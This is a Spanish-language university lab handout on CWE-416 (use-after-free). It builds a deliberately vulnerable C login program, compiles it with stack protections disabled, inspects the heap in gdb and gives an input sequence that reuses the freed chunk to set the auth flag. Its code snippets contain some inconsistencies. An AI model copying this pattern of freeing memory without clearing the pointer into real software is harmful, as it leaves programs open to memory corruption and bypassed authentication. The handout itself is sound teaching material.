

Práctica. CWE-416: Use After Free

Instrucciones. Elaborar una aplicación de consola en C++ que permita ejemplificar la vulnerabilidad de Acceso a variable privada crítica a través del método público en equipos Linux.

1. Sigue las instrucciones de la práctica en la siguiente página.
2. Crea un reporte de práctica en un **archivo de Word** con una portada con tu nombre. Guárdalo con el nombre **NombreAlumno_CWE-416.docx**.
3. Coloca **las siguientes capturas de pantalla**, cada una con una **descripción textual** arriba de la captura.
 - a. Coloca la captura de pantalla de tu código fuente de C en Visual Studio Code.
 - b. Coloca la captura de pantalla de la salida de **gdb** donde hayas colocado tu **breakpoint** para revisar las 20 palabras del heap y se pueda ver el contenido de la memoria de las variables `auth->name`, `auth-auth` y `service`.
 - c. Coloca la captura de pantalla de la salida de tu programa con el **payload** correcto para imprimir el resultado de:

```
Bienvenido. Lo lograste!
```

- d. Publica tu código fuente en un proyecto público de GitHub. **Coloca la URL** del código fuente publicado en GitHub.
4. Sube tu reporte en un archivo Word a la actividad en Eminus.

Prerrequisitos

1. Esta práctica tiene como prerrequisito haber realizado la práctica de instalación de servidor **Linux**.
Puede seguir las instrucciones de cómo instalar Ubuntu Server desde la práctica [Instalación de Ubuntu server](#).
2. Esta práctica tiene como prerrequisito tener instalado el software **Visual Studio Code** con la extensión para C++.
Puede seguir las instrucciones de cómo instalar Visual Studio Code desde la práctica [Instalación de Visual Studio Code](#).
3. Puede seguir las instrucciones de cómo publicar un proyecto en Visual Studio Code a GitHub desde la práctica [Como publicar un proyecto a GitHub desde Visual Studio Code](#).


Instrucciones

Esta vulnerabilidad consiste en que por medio de una entrada maliciosa, el programa puede referenciar partes de la memoria después de que han sido liberadas. Esto puede ocasionar que el programa falle, utilice valores inesperados o incluso que ejecute código externo. Vamos a ejemplificar el impacto de una vulnerabilidad de este tipo, mediante una práctica que consista en escribir un programa de código en c y un pequeño reto.

Para resolver el reto, se pide que el programa deba imprimir el mensaje con el valor **Bienvenido. Lo lograste!** que indica que se pudo modificar el valor de la bandera **auth** para obtener acceso.

A. Crear el programa

1. Asegúrese de contar con una carpeta de trabajo en **C:\codigo**. Si aún no ha creado la carpeta **C:\codigo** hágalo antes de continuar y compártala con su equipo **Linux**. Puede seguir las instrucciones de cómo hacerlo desde [Compartir su carpeta de trabajo de Windows hacia Linux](#).
2. Inicie **Visual Studio Code**.
3. Seleccione **Archivo > Abrir carpeta** en el menú principal.
4. En el cuadro de diálogo **Abrir carpeta**, cree una carpeta en la ruta **C:\codigo\ps\cwe-416** y selecciónela. Luego haga clic en Seleccionar carpeta.
5. El nombre de la carpeta se convierte en el nombre del proyecto y el nombre del espacio de nombres de forma predeterminada.
6. En la barra de herramientas del Explorador de archivos, seleccione el botón **Nuevo archivo**.
7. Asigne un nombre al archivo **programa.c** y VS Code lo abrirá automáticamente en el editor.



8. Escriba el siguiente código.

```
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <stdio.h>

struct auth
{
    char name[32];
    int auth; // Flag que permite el ingreso si tiene valor 1
};

struct auth *auth;
char *service;

int main(int argc, char **argv)
{
    char line[128];
    printf("Ingresa [auth admin] o reset o [service ftp] o login.\n");
```

```
while (1)
{
    printf("[ auth = %p, service = %p ]\n", auth, service);

    if (fgets(line, sizeof(line), stdin) == NULL)
        break;

    if (strncmp(line, "auth ", 5) == 0)
    {
        auth = malloc(sizeof(auth));
        memset(auth, 0, sizeof(auth));
        if (strlen(line + 5) < 31)
        {
            strcpy(auth->name, line + 5);
            // Aquí falta establecer auth->auth = 1;
        }
    }
    if (strncmp(line, "reset", 5) == 0)
    {
        free(auth); // auth = NULL;
    }
    if (strncmp(line, "service", 7) == 0)
    {
        service = strdup(line + 7);
    }
    if (strncmp(line, "login", 5) == 0)
    {
        if (auth->auth)
        {
            printf("Bienvenido. Lo lograste!\n");
        }
        else
        {
            printf("Por favor, ingrese su nombre en la opción auth\n");
        }
    }
}
```

9. Vamos ahora a compilarlo en su equipo **Linux**.
10. Abra una nueva **Terminal**, colóquese en la ubicación de la carpeta compartida de este código. En este ejemplo es `cd codigo/ps/cwe-416/`.
11. Escriba el siguiente comando para compilar su archivo.

```
$ gcc programa.c -o programa.out -fno-stack-protector -z execstack -ggdb
```

12. Observe como no aparecen advertencias de vulnerabilidades de compilación.
13. Este programa le solicita primeramente ingresar la una opción del menú.
 - `auth` + cadena. Ingrese el nombre de usuario.
 - `reset`. Limpia y libera los datos de memoria usando la función `free()`.
 - `service` + cadena. Solicita el nombre de un servicio de red, por ejemplo `ftp`.
 - `login`. Permite acceder al usuario ingresado en la opción `auth`.
14. Si observa el código, jamás podríamos ingresar al utilizar la opción `login`, pues nunca se establece el valor de la bandera `auth` en todo el código.

```
struct auth
```

```
{
    char name[32];
    int auth; // Flag que permite el ingreso si tiene valor 1
};
```

15. Lo que se modifica al usar la opción `auth` es el nombre nada más. El programa le hace falta establecer la bandera `auth` con valor de `1`.

```
if (strncmp(line, "auth ", 5) == 0)
{
    auth = malloc(sizeof(struct auth));
    memset(auth, 0, sizeof(struct auth));
    if (strlen(line + 5) < 31)
    {
        strcpy(auth->name, line + 5);
        // Aqui falta establecer auth->auth = 1;
    }
}
```

16. Ejecute su programa.

```
$ ./programa.out
```

```
pato@servidorfei:~/codigo/ps/cwe-416$ ./programa.out
Ingresa [auth admin] o [reset] o [service ftp] o [login]:
[ auth = (nil), service = (nil) ]
```

17. Observe como tanto la estructura `auth` como `service` tienen direcciones nulas al inicio.
18. El programa esperará que ingrese una cadena. Escriba: `auth admin`. Presione **Enter**.

```
auth admin
[ auth = 0x98df818, service = (nil) ]
```

19. Observe como la variable `auth`, ya tiene una dirección asignada.
20. Ahora intente ingresar con la opción `login`. Presione **Enter**.

```
if (strncmp(line, "login", 5) == 0)
{
    if (auth && auth->auth)
    {
        printf("Bienvenido. Lo lograste!\n");
    }
    else
    {
        printf("Por favor, ingrese su nombre en la opcion auth\n");
    }
}
```

```
login
Por favor, ingrese su nombre en la opcion auth
[ auth = 0x9a06818, service = (nil) ]
```

21. Como se comentó, el programa nunca dejará ingresar pues al código le hace falta establecer la variable `auth->auth` al valor de 1.
22. Ingrese a la opción `reset`, que libera la memoria de la estructura de `auth`.

```
if (strcmp(line, "reset", 5) == 0)
{
    free(auth);
}
```

```
reset
[ auth = 0x9a06818, service = (nil) ]
```

23. Observe cómo aunque se ejecuta la función `free(auth)`, la dirección no se libera en realidad. Aquí es donde está el principal problema y la vulnerabilidad.
24. Si volvemos a intentar entrar usando la opción `login`. Vamos a hacer uso de una variable que ya ha sido liberada de memoria; es decir, haremos un **Use-After-Free**.

```
reset
[ auth = 0x9a06818, service = (nil) ]
login
Por favor, ingrese su nombre en la opcion auth
[ auth = 0x9a06818, service = (nil) ]
```

25. Por último vamos a probar la opción `service`. Escriba `service ftp` para simular que requerimos usar ese servicio. Se usa la función `strdup()` que regresa un puntero para almacenar una cadena utilizando `malloc()` para asignar memoria.

```
if (strcmp(line, "service", 6) == 0)
{
    service = strdup(line + 7);
}
```

```
[ auth = 0x9a06818, service = (nil) ]
service ftp
[ auth = 0x804b818, service = 0x804b818 ]
```

26. ¿Qué sucedió? Observe como ahora ambas variables tienen la misma dirección de memoria. Esto se debe a que como se liberó el espacio en memoria que dejó `auth`, `service` lo ocupa al estar disponible.
27. Vamos a revisar más a detalle que ocurrió. Por ahora ha creado su programa correctamente.

B. Revisar el programa con gdb.

Es momento de practicar con el depurador de ejecutables gdb en Linux. Nos sirve para ver cómo se analiza un archivo ejecutable, desensamblándolo y además para practicar el uso de esta herramienta. Asegúrese de haber compilado su programa usando la bandera `-ggdb`.

1. Escriba en la Terminal.

```
gdb programa.out
```

2. Observe como le aparece un prompt de la forma (gdb). Este programa tiene muchos comandos y opciones. Vamos a utilizar algunas en esta práctica.
3. Establezca el desensamblador como Intel.

```
(gdb) set disassembly-flavor intel
```

4. Luego desensamble la función `main`.

```
(gdb) disassemble main
```

5. Presione **Enter** varias veces hasta terminal el volcado.

```
(gdb) set disassembly-flavor intel
(gdb) disassemble main
Dump of assembler code for function main:
0x080485eb <+0>:    lea     ecx,[esp+0x4]
0x080485ef <+4>:    and     esp,0xffffffff
0x080485f2 <+7>:    push   DWORD PTR [ecx-0x4]
0x080485f5 <+10>:   push   ebp
0x080485f6 <+11>:   mov     ebp,esp
0x080485f8 <+13>:   push   ecx
0x080485f9 <+14>:   sub     esp,0x84
0x080485ff <+20>:   sub     esp,0xc
0x08048602 <+23>:   push   0x8048820
```

6. Lo que está viendo es su programa en ensamblador del lado derecho y del izquierdo las direcciones de memoria de cada instrucción.
7. Para ejecutar su programa utilice el comando `(gdb) run`.

```
End of assembler dump.
(gdb) run
Starting program: /home/pato/codigo/ps/cwe-416/programa.out
Ingresa [auth admin] o reset o [service ftp] o login.
[ auth = (nil), service = (nil) ]
```

8. Ingrese los valores de la primera opción `auth admin`.
9. Bien, ahora presione **Ctrl+C** para regresar al modo de comandos de `gdb` y revisar los valores del heap de memoria, que es el área donde se almacenan todos los valores de las variables del programa.

```

Ingresar [auth admin] o reset o [service ftp] o login.
[ auth = (nil), service = (nil) ]
auth admin
[ auth = 0x804b818, service = (nil) ]
^C
Program received signal SIGINT, Interrupt.
0xb7fdabd1 in __kernel_vsyscall ()
(gdb) info proc mappings

```

```
(gdb) info proc mappings
proceso 1981
Espacios de direcciones asignados:

Start Addr      End Addr        Size             Offset objfile
0x8048000      0x8049000        0x1000             0x0  /home/pato/codigo/ps/cwe-416/programa.out
0x8049000      0x804a000        0x1000             0x0  /home/pato/codigo/ps/cwe-416/programa.out
0x804a000      0x804b000        0x1000             0x1000 /home/pato/codigo/ps/cwe-416/programa.out
→ 0x804b000      0x806c000        0x21000             0x0  [heap] ←
0xb7e18000     0xb7e19000        0x1000             0x0
0xb7e19000     0xb7fc9000        0x1b0000            0x0  /lib/i386-linux-gnu/libc-2.23.so
0xb7fc9000     0xb7fca000        0x1000             0x1b0000 /lib/i386-linux-gnu/libc-2.23.so
0xb7fca000     0xb7fca000        0x2000             0x1b0000 /lib/i386-linux-gnu/libc-2.23.so
```

```
(gdb) print auth
```

```
(gdb) print auth
```

```
$4 = (struct auth *) 0x804b818
```

```
(gdb) print *auth

(gdb) print auth
$6 = (struct auth *) 0x804b818
(gdb) print *auth
$7 = {name = "admin\n\000\000\000\000\000\000\000\341\a\002", '\000' <repetidos 16 veces>, auth = 0}
(gdb)
```

```
(gdb) x/20wx 0x804b810
```

15. Observe que ya estamos imprimiendo los valores a los que apunta el puntero `auth`.

```
(gdb) x/20wx 0x804b810
0x804b810: 0x00000000 0x00000011 0x696d6461 0x00000a6e
0x804b820: 0x00000000 0x000207e1 0x00000000 0x00000000
0x804b830: 0x00000000 0x00000000 0x00000000 0x00000000
0x804b840: 0x00000000 0x00000000 0x00000000 0x00000000
0x804b850: 0x00000000 0x00000000 0x00000000 0x00000000
```

Handwritten notes: A red arrow points to the value 0x00000011 in the second column. The word 'admin' is written in red above the third column. A red 'n' is written above the fourth column.

16. Concentrémonos en la primera fila. En la segunda columna se indica el tamaño de la estructura, la tercera columna contiene el valor de la cadena `admin` y la cuarta el fin de cadena `\n`.
17. También podemos imprimir la variable `service`. Por el momento no apunta a ningún valor.

```
(gdb) print service
```

```
(gdb) print service
$8 = 0x0
```

18. Bien, para no estar haciendo todo esto una y otra vez al revisar los valores. Vamos a crear un **breakpoint** en la instrucción de impresión.

```
printf("[ auth = %p, service = %p ]\n", auth, service);
```

19. Regrese al volcado de ensamblador de su programa y copie la dirección de la función `printf`.

```
(gdb) disassemble main
Dump of assembler code for function main:
0x080485eb <+0>: lea    ecx,[esp+0x4]
0x080485ef <+4>: and    esp,0xffffffff
0x080485f2 <+7>: push   DWORD PTR [ecx-0x4]
0x080485f5 <+10>: push   ebp
0x080485f6 <+11>: mov    ebp,esp
0x080485f8 <+13>: push   ecx
0x080485f9 <+14>: sub    esp,0x84
0x080485ff <+20>: sub    esp,0xc
0x08048602 <+23>: push   0x8048820
0x08048607 <+28>: call   0x8048490 <puts@plt>
0x0804860c <+33>: add    esp,0x10
0x0804860f <+36>: mov    edx,DWORD PTR ds:0x804a04c
0x08048615 <+42>: mov    eax,ds:0x804a048
0x0804861a <+47>: sub    esp,0x4
0x0804861d <+50>: push   edx
0x0804861e <+51>: push   eax
0x0804861f <+52>: push   0x8048856
0x08048624 <+57>: call   0x8048430 <printf@plt>
0x08048629 <+62>: add    esp,0x10
0x0804862c <+65>: mov    eax,ds:0x804a040
0x08048631 <+70>: sub    esp,0x4
```

Handwritten notes: A red arrow points to the instruction at address 0x08048624. The address 0x08048624 is underlined in red.

20. Use la dirección y un asterisco. Escriba `(gdb) break *0x08048624`.

```
(gdb) break *0x08048624
Punto de interrupción 1 at 0x8048624: file programa.c, line 23.
```

21. Luego use `command` para decirle a `dbg` que comandos deseamos que ejecute al encontrar ese **breakpoint**.


```
(gdb) command
Teclee órdenes para puntos de ruptura 1, una por línea.
End with a line saying just "end".
>
```

22. Escriba las siguientes líneas todas separadas por un **Enter**.

```
echo -----\n
x/20wx 0x804b810
echo --auth-----\n
print *auth
echo --service-----\n
print service
echo -----\n
continue
end
```

23. Observe que el comando `echo`, imprime el texto en pantalla. Con `print` imprimimos los símbolos `auth` y `service`. Con `continue` permitimos que el programa siga ejecutándose.

24. Por último, vamos a deshabilitar la paginación para una mejor experiencia. Escriba

```
(gdb) set pagination off
```

25. Bien, vamos a continuar la ejecución del programa ya con el **breakpoint** colocado.

26. Escriba `(gdb) continue`. Presione un **Enter** nuevamente.

```
(gdb) continue
Continuando.

Breakpoint 1, 0x08048624 in main (argc=1, argv=0xbffff684) at programa.c:23
23      printf("[ auth = %p, service = %p ]\n", auth, service);
-----
0x804b810:  0x00000000  0x00000011  0x696d6461  0x00000a6e
0x804b820:  0x00000000  0x000207e1  0x00000000  0x00000000
0x804b830:  0x00000000  0x00000000  0x00000000  0x00000000
0x804b840:  0x00000000  0x00000000  0x00000000  0x00000000
0x804b850:  0x00000000  0x00000000  0x00000000  0x00000000
--auth-----
$9 = {
  name = "admin\n\000\000\000\000\000\000\000\341\a\002", '\000' <repetidos 16 veces>,
  auth = 0 }
--service-----
$10 = 0x0
-----
[ auth = 0x804b818, service = (nil) ]
```

27. Observe como tenemos ahora una impresión más amistosa de nuestra inspección. Si presiona **Enter** varias veces, el programa seguirá trayéndolo nuevamente a esta pantalla pues se encuentra el **breakpoint** dentro del ciclo `while(1)` infinito que tiene el programa.

28. Vamos a liberar la variable `auth` escribiendo `reset` en el programa. Observe que sucede.

```
[ auth = 0x804b818, service = (nil) ]
reset
```

29. Vea como en efecto, el contenido de `auth` se eliminó. Pero el puntero sigue apuntando al mismo lugar.

```
Breakpoint 1, 0x08048624 in main (argc=1, argv=0xbffff684) at programa.c:23
23      printf("[ auth = %p, service = %p ]\n", auth, service);
-----
0x804b810:      0x00000000      0x00000011      0x00000000      0x00000a6e
0x804b820:      0x00000000      0x000207e1      0x00000000      0x00000000
0x804b830:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b840:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b850:      0x00000000      0x00000000      0x00000000      0x00000000
--auth-----
$25 = {name = "\000\000\000\000\n\000\000\000\000\000\000\341\a\002", '\000' <repe
dos 16 veces>, auth = 0}
--service-----
$26 = 0x0
-----
[ auth = 0x804b818, service = (nil) ]
```

30. Ahora vamos a establecer el valor de la variable `service`. Colocamos caracteres conocidos como la letra `AAA` que es `414141` en hexadecimal Unicode. Escriba `service AAA`.

```
[ auth = 0x804b818, service = (nil) ]
service AAA
```

31. Observe como el contenido de `service`, se almacena justo donde estaba `auth`.

```
Breakpoint 1, 0x08048624 in main (argc=1, argv=0xbffff684) at programa.c:23
23      printf("[ auth = %p, service = %p ]\n", auth, service);
-----
0x804b810:      0x00000000      0x00000011      0x41414120      0x0000000a
0x804b820:      0x00000000      0x000207e1      0x00000000      0x00000000
0x804b830:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b840:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b850:      0x00000000      0x00000000      0x00000000      0x00000000
--auth-----
$27 = {name = " AAA\n\000\000\000\000\000\000\000\341\a\002", '\000' <repetidos 16
ces>, auth = 0}
--service-----
$28 = 0x804b818 " AAA\n"
-----
[ auth = 0x804b818, service = 0x804b818 ]
```

32. Ahora escriba `service BBB`. Y observe el heap y la variable entera `auth = 0`;

```
-----
0x804b810:      0x00000000      0x00000011      0x41414120      0x0000000a
0x804b820:      0x00000000      0x00000011      0x42424220      0x0000000a
0x804b830:      0x00000000      0x000207d1      0x00000000      0x00000000
0x804b840:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b850:      0x00000000      0x00000000      0x00000000      0x00000000
--auth-----
$29 = {name = " AAA\n\000\000\000\000\000\000\000\021\000\000\000 BBB\n\000\000\000\0
00\000\000\000\321\a\002", auth = 0}
```

33. Ahora escriba `service CCC`. Y observe el heap.

```
Breakpoint 1, 0x08048624 in main (argc=1, argv=0xbffff684) at programa.c:23
23      printf("[ auth = %p, service = %p ]\n", auth, service);
-----
0x804b810:      0x00000000      0x00000011      0x41414120      0x0000000a
0x804b820:      0x00000000      0x00000011      0x42424220      0x0000000a
0x804b830:      0x00000000      0x00000011      0x43434320      0x0000000a
0x804b840:      0x00000000      0x0000007c      0x00000000      0x00000000
0x804b850:      0x00000000      0x00000000      0x00000000      0x00000000
--auth-----
$31 = {name = " AAA\n\000\000\000\000\000\000\000\021\000\000\000 BBB\n\000\000\000\000\000\000\000\021\000\000", auth = 1128481568}
--service-----
$32 = 0x804b838 " CCC\n"
```

34. La cadena `ccc` ha invadido el espacio de memoria de la variable entera `auth`!

```
--auth-----
$31 = {name = " AAA\n\000\000\000\000\000\000\000\021\000\000\000 BBB\n\000\000\000\000\000\000\000\021\000\000", auth = 1128481568}
--service-----
```

35. Si ahora intentamos logearnos, como esa variable ya tiene valor. El programa nos lo permitirá.

```
-----
[ auth = 0x804b818, service = 0x804b838 ]
login
Bienvenido. Lo lograste!
```

36. Para salir de gdb solo presione la letra `q`.

37. Felicidades! Has revisado correctamente el programa y hemos comprendido que es lo que esta sucediendo en la memoria.

C. Explotación de la vulnerabilidad

El reto consiste en lograr imprimir el mensaje `Bienvenido. Lo lograste!` en pantalla. Lo cual viendo el código parece imposible puesto que la bandera `auth->auth` que verifica la entrada, nunca se modifica.

1. Como ya lo hicimos depurando el programa, solo hay que ingresar el **payload** correcto. A continuación se presentan los pasos para realizarlo.

```
pato@servidorfei:~/codigo/ps/cwe-416$ ./programa.out
Ingresa [auth admin] o reset o [service ftp] o login.
[ auth = (nil), service = (nil) ]
auth admin
[ auth = 0x804b818, service = (nil) ]
login
Por favor, ingrese su nombre en la opcion auth
[ auth = 0x804b818, service = (nil) ]
reset
[ auth = 0x804b818, service = (nil) ]
service AAA
[ auth = 0x804b818, service = 0x804b818 ]
service BBB
[ auth = 0x804b818, service = 0x804b828 ]
service CCC
[ auth = 0x804b818, service = 0x804b838 ]
login
Bienvenido. Lo lograste!
[ auth = 0x804b818, service = 0x804b838 ]
```

2. Con esto ha superado el reto explotando la vulnerabilidad de usar una variable después de haber sido liberado su espacio en memoria.
3. Felicidades, ha creado su aplicación de manera correcta.